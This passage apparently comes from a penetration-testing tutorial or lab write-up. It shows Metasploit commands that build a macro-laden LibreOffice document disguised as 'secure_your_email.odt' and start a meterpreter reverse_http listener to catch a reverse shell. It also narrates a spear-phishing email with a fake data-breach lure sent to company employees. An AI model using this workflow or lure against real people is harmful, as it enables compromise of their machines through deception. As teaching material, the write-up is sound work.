


```
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > run

[+] librefile.odt stored at /home/kali/.msf4/local/librefile.odt
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > █
```

He changed the name of the file to secure_your_email.odt and added some email security tips to the file without altering the macro.


Since the hacker had email address of some of the employees in the company dharayu, his plan is to send a spear phishing email to those employees with the secure_your_email.odt attachment to convince them to open the attachment so that his malicious payload can execute on the target system to give hime a shell.

Before he sent the mail, he started a Metasploit listener to catch the incoming meterpreter session.



```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reve
rse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted
                                        : '', seh, thread, proce
                                        ss, none)
   LHOST     192.168.36.171   yes       The local listener hostn
                                        ame
   LPORT     back             yes       The local listener port
   LURI                       no        The HTTP Path
```

On the target side, one of the employees was checking his Inbox.




[redacted]:49 AM

The recent Data Breach exposed your email. Secur...

Email sent using Axigen Free Mail Server: http://ww...

The subject of the mail was saying that his email was exposed in a data breach. He was worried. The mail also offered a proverbial carrot by asking him to secure his email now and then. He saw the attachment. It was a ODT file with name "secure_your_email.odt". This looked convincing. He immediately opened the ODT file.



Inbox | prathul achari

Search...

